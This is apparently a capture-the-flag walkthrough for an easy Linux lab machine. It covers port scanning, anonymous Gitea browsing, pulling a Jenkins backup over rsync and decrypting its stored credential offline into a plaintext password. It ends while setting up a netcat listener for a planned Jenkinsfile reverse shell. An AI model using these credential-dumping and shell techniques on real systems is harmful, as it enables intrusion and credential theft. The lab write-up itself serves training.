Overview
- Type Machines
- OS Linux
- Severity Easy
- Creator xct
- Release date 2024 May 10
Enumeration
Start the instance via Discord and let’s go:
10.10.92.227
Nmap
$ nmap -sV -T4 -p- -Pn 10.10.92.227
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-06 19:56 JST
Nmap scan report for 10.10.92.227
Host is up (0.24s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT     STATE    SERVICE         VERSION
22/tcp   open     ssh             OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
53/tcp   open     domain          PowerDNS
512/tcp  open     exec            netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell           Netkit rshd
873/tcp  open     rsync           (protocol version 31)
3000/tcp open     ppp?
3306/tcp filtered mysql
8081/tcp filtered blackice-icecap
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94SVN%I=7%D=7/6%Time=6689267D%P=aarch64-unknown-linux-
SF:gnu%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(GetRequest,2990,"HTTP/1\.0\x20200\x20OK\r\nCache-
SF:Control:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_lik
SF:e_gitea=0bd4f960df806b91;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSe
SF:t-Cookie:\x20_csrf=hOHu_ey7Q8Wer8rrxOzJMMeFP6I6MTcyMDI2NDMxNjM5MjcxOTky
SF:MA;\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Fram
SF:e-Options:\x20SAMEORIGIN\r\nDate:\x20Sat,\x2006\x20Jul\x202024\x2011:11
SF::56\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=
SF:\"theme-auto\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"widt
SF:h=device-width,\x20initial-scale=1\">\n\t<title>Gitea:\x20Git\x20with\x
SF:20a\x20cup\x20of\x20tea</title>\n\t<link\x20rel=\"manifest\"\x20href=\"
SF:data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG
SF:9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic
SF:3RhcnRfdXJsIjoiaHR0cDovL2J1aWxkLnZsOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0
SF:dHA6Ly9idWlsZC52bDozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2U
SF:vcG5nIiwic2l6ZXMiOiI1MTJ")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20cl
SF:ose\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,1A4,"HTTP/1\.0\x20405\
SF:x20Method\x20Not\x20Allowed\r\nAllow:\x20HEAD\r\nAllow:\x20HEAD\r\nAllo
SF:w:\x20GET\r\nCache-Control:\x20max-age=0,\x20private,\x20must-revalidat
SF:e,\x20no-transform\r\nSet-Cookie:\x20i_like_gitea=dad2ee0bccfe869a;\x20
SF:Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Cookie:\x20_csrf=WWV504epfy
SF:rilkdF5ET-d5ZBeGI6MTcyMDI2NDMyMjg0ODA3OTA1Ng;\x20Path=/;\x20Max-Age=864
SF:00;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Options:\x20SAMEORIGIN\r\nD
SF:ate:\x20Sat,\x2006\x20Jul\x202024\x2011:12:02\x20GMT\r\nContent-Length:
SF:\x200\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\
SF:r\n\r\n400\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1046.71 seconds
Found open ports: DNS, RSH, MySQL and 3000/tcp (Gitea??), 8081/tcp (Web/Proxy??)
Gitea (3000/tcp)

Without authenticated, we click on Explore to check if we can find some good repo:
http://10.10.92.227:3000/explore/repos

http://10.10.92.227:3000/buildadm/dev

Found Jenkins file but does nothing.
http://10.10.92.227:3000/buildadm/dev/src/branch/main/Jenkinsfile
dev / Jenkinsfile:
pipeline {
    agent any

    stages {
        stage('Do nothing') {
            steps {
                sh '/bin/true'
            }
        }
    }
}
Seems our target is using Jenkins (an automation server for CI/CD), but we did not see any port open from outside so seems it’s deployed internally.

We check users too:
http://10.10.92.227:3000/explore/users

Found only the owner of the repo:
buildadm.
Rsync (873/tcp)
We say that Rsync is open then we will follow the guide HackTricks - Pentesting rsync.
$ rsync -av --list-only rsync://10.10.92.227:873
backups        	backups

$ rsync -av --list-only rsync://10.10.92.227:873/backups
receiving incremental file list
drwxr-xr-x          4,096 2024/05/02 22:26:31 .
-rw-r--r--    376,289,280 2024/05/02 22:26:19 jenkins.tar.gz

sent 24 bytes  received 82 bytes  23.56 bytes/sec
total size is 376,289,280  speedup is 3,549,898.87
Download it (376MB take some time):
$ rsync -av rsync://10.10.92.227:873/backups ./backups
receiving incremental file list
created directory ./backups
./
jenkins.tar.gz

sent 50 bytes  received 376,381,276 bytes  1,691,601.47 bytes/sec
total size is 376,289,280  speedup is 1.00
Uncompress and delete the tarball:
$ cd backups
$ tar -xvf jenkins.tar.gz && rm jenkins.tar.gz
jenkins_configuration/
jenkins_configuration/jenkins.model.ArtifactManagerConfiguration.xml
jenkins_configuration/hudson.plugins.git.GitTool.xml
jenkins_configuration/secrets/
jenkins_configuration/secrets/master.key
...
Jenkins secrets dumping (buildadm)
Files needed to be able to decrypt and recover the password:
- secrets/master.key
- secrets/hudson.util.Secret
Often found in:
- credentials.xml
- jobs/build/build.xml
- jobs/build/config.xml
We use grep and regex to find the secrets:
$ grep -re "^\s*<[a-zA-Z]*>{[a-zA-Z0-9=+/]*}<"
backups/jenkins_configuration/jobs/build/config.xml:              <password>{AQAAABAAAAAQUNBJaKiUQNaRbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}</password>
$ cat backups/jenkins_configuration/jobs/build/config.xml
<?xml version='1.1' encoding='UTF-8'?>
<jenkins.branch.OrganizationFolder plugin="branch-api@2.1163.va_f1064e4a_a_f3">
  <actions/>
  <description>dev</description>
  <displayName>dev</displayName>
  <properties>
    <jenkins.branch.OrganizationChildHealthMetricsProperty>
      <templates>
        <com.cloudbees.hudson.plugins.folder.health.WorstChildHealthMetric plugin="cloudbees-folder@6.901.vb_4c7a_da_75da_3">
          <nonRecursive>false</nonRecursive>
        </com.cloudbees.hudson.plugins.folder.health.WorstChildHealthMetric>
      </templates>
    </jenkins.branch.OrganizationChildHealthMetricsProperty>
    <jenkins.branch.OrganizationChildOrphanedItemsProperty>
      <strategy class="jenkins.branch.OrganizationChildOrphanedItemsProperty$Inherit"/>
    </jenkins.branch.OrganizationChildOrphanedItemsProperty>
    <jenkins.branch.OrganizationChildTriggersProperty>
      <templates>
        <com.cloudbees.hudson.plugins.folder.computed.PeriodicFolderTrigger plugin="cloudbees-folder@6.901.vb_4c7a_da_75da_3">
          <spec>H H/4 * * *</spec>
          <interval>86400000</interval>
        </com.cloudbees.hudson.plugins.folder.computed.PeriodicFolderTrigger>
      </templates>
    </jenkins.branch.OrganizationChildTriggersProperty>
    <com.cloudbees.hudson.plugins.folder.properties.FolderCredentialsProvider_-FolderCredentialsProperty plugin="cloudbees-folder@6.901.vb_4c7a_da_75da_3">
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
        <entry>
          <com.cloudbees.plugins.credentials.domains.Domain plugin="credentials@1337.v60b_d7b_c7b_c9f">
            <specifications/>
          </com.cloudbees.plugins.credentials.domains.Domain>
          <java.util.concurrent.CopyOnWriteArrayList>
            <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl plugin="credentials@1337.v60b_d7b_c7b_c9f">
              <id>e4048737-7acd-46fd-86ef-a3db45683d4f</id>
              <description></description>
              <username>buildadm</username>
              <password>{AQAAABAAAAAQUNBJaKiUQNaRbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}</password>
              <usernameSecret>false</usernameSecret>
            </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          </java.util.concurrent.CopyOnWriteArrayList>
        </entry>
      </domainCredentialsMap>
    </com.cloudbees.hudson.plugins.folder.properties.FolderCredentialsProvider_-FolderCredentialsProperty>
    <jenkins.branch.NoTriggerOrganizationFolderProperty>
      <branches>.*</branches>
      <strategy>NONE</strategy>
    </jenkins.branch.NoTriggerOrganizationFolderProperty>
  </properties>
  <folderViews class="jenkins.branch.OrganizationFolderViewHolder">
    <owner reference="../.."/>
  </folderViews>
  <healthMetrics/>
  <icon class="jenkins.branch.MetadataActionFolderIcon">
    <owner class="jenkins.branch.OrganizationFolder" reference="../.."/>
  </icon>
  <orphanedItemStrategy class="com.cloudbees.hudson.plugins.folder.computed.DefaultOrphanedItemStrategy" plugin="cloudbees-folder@6.901.vb_4c7a_da_75da_3">
    <pruneDeadBranches>true</pruneDeadBranches>
    <daysToKeep>-1</daysToKeep>
    <numToKeep>-1</numToKeep>
    <abortBuilds>false</abortBuilds>
  </orphanedItemStrategy>
  <triggers>
    <com.cloudbees.hudson.plugins.folder.computed.PeriodicFolderTrigger plugin="cloudbees-folder@6.901.vb_4c7a_da_75da_3">
      <spec>* * * * *</spec>
      <interval>60000</interval>
    </com.cloudbees.hudson.plugins.folder.computed.PeriodicFolderTrigger>
  </triggers>
  <disabled>false</disabled>
  <navigators>
    <org.jenkinsci.plugin.gitea.GiteaSCMNavigator plugin="gitea@1.4.7">
      <serverUrl>http://172.18.0.2:3000</serverUrl>
      <repoOwner>buildadm</repoOwner>
      <credentialsId>e4048737-7acd-46fd-86ef-a3db45683d4f</credentialsId>
      <traits>
        <org.jenkinsci.plugin.gitea.BranchDiscoveryTrait>
          <strategyId>1</strategyId>
        </org.jenkinsci.plugin.gitea.BranchDiscoveryTrait>
        <org.jenkinsci.plugin.gitea.OriginPullRequestDiscoveryTrait>
          <strategyId>1</strategyId>
        </org.jenkinsci.plugin.gitea.OriginPullRequestDiscoveryTrait>
        <org.jenkinsci.plugin.gitea.ForkPullRequestDiscoveryTrait>
          <strategyId>1</strategyId>
          <trust class="org.jenkinsci.plugin.gitea.ForkPullRequestDiscoveryTrait$TrustContributors"/>
        </org.jenkinsci.plugin.gitea.ForkPullRequestDiscoveryTrait>
      </traits>
    </org.jenkinsci.plugin.gitea.GiteaSCMNavigator>
  </navigators>
  <projectFactories>
    <org.jenkinsci.plugins.workflow.multibranch.WorkflowMultiBranchProjectFactory plugin="workflow-multibranch@773.vc4fe1378f1d5">
      <scriptPath>Jenkinsfile</scriptPath>
    </org.jenkinsci.plugins.workflow.multibranch.WorkflowMultiBranchProjectFactory>
  </projectFactories>
  <buildStrategies/>
  <strategy class="jenkins.branch.DefaultBranchPropertyStrategy">
    <properties class="empty-list"/>
  </strategy>
</jenkins.branch.OrganizationFolder>
Found
builadm:{AQAAABAAAAAQUNBJaKiUQNaRbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}
We download the python script to decrytp Jenkins secret:
$ wget https://raw.githubusercontent.com/gquere/pwn_jenkins/master/offline_decryption/jenkins_offline_decrypt.py
Install pre-requirement:
$ pip3 install pycryptodome
Now we decrypt the secret to recover the password:
$ python3 jenkins_offline_decrypt.py backups/jenkins_configuration/secrets/master.key backups/jenkins_configuration/secrets/hudson.util.Secret backups/jenkins_configuration/jobs/build/config.xml
Git1234!
Found
builadm:Git1234!
Jenkins RCE exploiting (Build_User)
We can login to Gitea using these credentials:
Check the settings:

http://10.10.92.227:3000/buildadm/dev/settings/hooks

Interesting stuff, we know that the internal IP is 172.18.0.3

Webhook is configured then that confirmed that the Jenkins instance is indeed listening for changes.
Now we will edit the Jenkinsfile to include a reverse shell.
Set a Netcat listener:
$ rlwrap nc -lvnp 443
Listening on 0.0.0.0 443
Edit the Jenkinsfile:
- Change from:
